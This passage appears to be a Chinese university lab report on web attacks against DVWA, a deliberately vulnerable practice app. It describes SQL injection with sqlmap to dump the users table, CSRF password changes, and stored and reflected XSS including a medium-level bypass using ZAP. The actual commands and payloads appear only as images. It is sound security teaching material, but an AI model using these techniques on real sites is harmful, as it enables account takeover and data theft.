





在攻击机里输入并运行如下命令




执行结果





查看数据库







查看dvwa数据库中的表






查看 users 表中的 columns





查看Dump users 表中的指定列



**四、CSRF 攻击**

调整 DVWA 的安全等级为 low，点击 CSRF 进入“change your admin password:”攻 击测试环境。右键页面，选择“view page source”，分析页面代码，可以看到表单的提交 方法是“get”，因此可以构造 URL 进行参数传递。构造如下 URL：


查看页面源代码，发现使用get




构造如下URL




结果如下。



手动编写html文件，模拟用户






这时我们发现密码没有发生变化，原因可能是该网页存在一定的防护。


**五、存储型XSS攻击**

将 DVWA 的安全等级调整为 low，选择 XSS stored 按钮，进入如下页面




经过验证，每次进入该网页都会再次弹出，实现了存储型XSS攻击。

调整安全等级为medium。



再次尝试进行注入。








发现注入失败，相关内容被过滤。

分析源代码，发现对name的过滤并不严格，但name的长度不能超过10。

使用ZAP拦截post请求。

对内容进行修改






XSS攻击成功。

**六、反射型 XSS 攻击**

调整 DVWA 的安全等级为 low，点击侧边栏中的 XSS reflected，进入环境：



在输入框输入：进行测试，看是否能够运行输入的脚 本。



在输入框输入:进行测试，看 是否能够运行输入的脚本





攻击成功。

**八、实验结论、心得体会**

通过本次实验我们成功实现了命令注入攻击，SQL注入攻击，CSRF攻击，存储型XSS攻击，反射型XSS攻击。加深了对于网络攻防的理解。

学会了常见的ZAP，sqlmap等工具的使用。

加深了对于网页的理解。

**九、对本实验过程及方法、手段的改进建议**

可以选择其他类的工具如ZAP的使用

增加多种sql注入方式，如修改数据库。

**报告评分：**

**指导教师签字：**